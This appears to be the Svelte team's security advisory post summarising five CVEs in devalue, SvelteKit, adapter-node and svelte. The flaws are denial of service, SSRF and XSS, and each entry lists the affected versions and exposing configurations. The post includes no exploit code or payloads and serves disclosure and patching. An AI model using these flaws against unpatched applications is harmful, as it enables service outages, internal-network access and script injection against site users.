We’re extremely thankful to all of the security researchers who responsibly disclosed these vulnerabilities and worked with us to get them fixed, to the security team at Vercel who helped us navigate the disclosure process, and to the maintainers who worked to publish the fixes.
Over the last few weeks, we’ve seen a spate of high profile vulnerabilities affecting popular tools across the web development ecosystem. While they are unfortunate, it has been encouraging to see the community pulling together to keep end users safe. Using the lessons learned from these vulnerabilities, we will invest in processes that will help catch future bugs during the writing and review phases, before they go live.
If you think you have discovered a vulnerability in a package maintained by the Svelte team, we urge you to privately report it via the Security tab on the repo in question (or the Svelte repo, if unsure).
Details
Full reports are available in the published security advisories, but we’ve included a brief summary of each below.
CVE-2026-22775: DoS in devalue.parse due to memory/CPU exhaustion
- Packages affected:
devalue
- You’re affected if:
- You’re using
devalueversions5.1.0through5.6.1, and - You’re parsing user-controlled input
- You’re using
- Effects:
- A malicious payload can cause arbitrarily large memory allocation, potentially crashing the process
- SvelteKit applications using remote functions are vulnerable, as the parameters are run through
devalue.parse - If you don’t have remote functions enabled, SvelteKit is not vulnerable
CVE-2026-22774: DoS in devalue.parse due to memory exhaustion
(Yes, this is very similar to the previous CVE. No, it is not the same!)
- Packages affected:
devalue
- You’re affected if:
- You’re using
devalueversions5.3.0through5.6.1, and - You’re parsing user-controlled input
- You’re using
- Effects:
- A malicious payload can cause arbitrarily large memory allocation, potentially crashing the process
- SvelteKit applications using remote functions are vulnerable, as the parameters are run through
devalue.parse - If you don’t have remote functions enabled, SvelteKit is not vulnerable
CVE-2026-22803: Memory amplification DoS in Remote Functions binary form deserializer
- Packages affected:
@sveltejs/kit
- You’re affected if:
- You’re using SvelteKit versions
2.49.0through2.49.4, and - You’ve enabled the
experimental.remoteFunctionsflag, and - You’re using
form
- You’re using SvelteKit versions
- Effects:
- Users can submit a malicious request that causes your application to hang and allocate arbitrarily-large amounts of memory
CVE-2025-67647: Denial of service and possible SSRF when using prerendering
- Packages affected:
@sveltejs/kit@sveltejs/adapter-node
- You’re vulnerable to DoS if:
- You’re using
@sveltejs/kitversions2.44.0through2.49.4, and - Your app has at least one prerendered route
- You’re using
- You’re vulnerable to DoS and SSRF if:
- You’ve using
@sveltejs/kitversions2.19.0through2.49.4, and - Your app has at least one prerendered route, and
- You’re using
@sveltejs/adapter-nodewithout a configuredORIGINenvironment variable, and you are not using a reverse proxy that implements Host header validation
- You’ve using
- Effects:
- DoS causes the server process to die
- SSRF allows access to internal resources that can be reached without authentication from SvelteKit’s server runtime
- If the stars align, it’s possible to obtain SXSS via cache poisoning by forcing a potential CDN to cache an XSS returned by the attacker’s server (the latter being able to specify the cache-control of their choice)
CVE-2025-15265: XSS via hydratable
- Packages affected:
svelte
- You’re vulnerable if:
- You’re using
svelteversions5.46.0through5.46.3, and - You’re using
hydratable, and you’re passing unsanitized, user-controlled strings in as keys
- You’re using
- Effects:
- Your users are vulnerable to XSS if an attacker can manage to get a controlled key into
hydratablethat is then returned to another user
- Your users are vulnerable to XSS if an attacker can manage to get a controlled key into
Related vulnerabilities: GHSA-VW5P-8CQ8-M7MVCVE-2025-15265GHSA-G2PG-6438-JWPFCVE-2026-22775CVE-2026-22803GHSA-J2F3-WQ62-6Q46GHSA-6738-R8G5-QWP3GHSA-J62C-4X62-9R35CVE-2026-22774CVE-2025-67647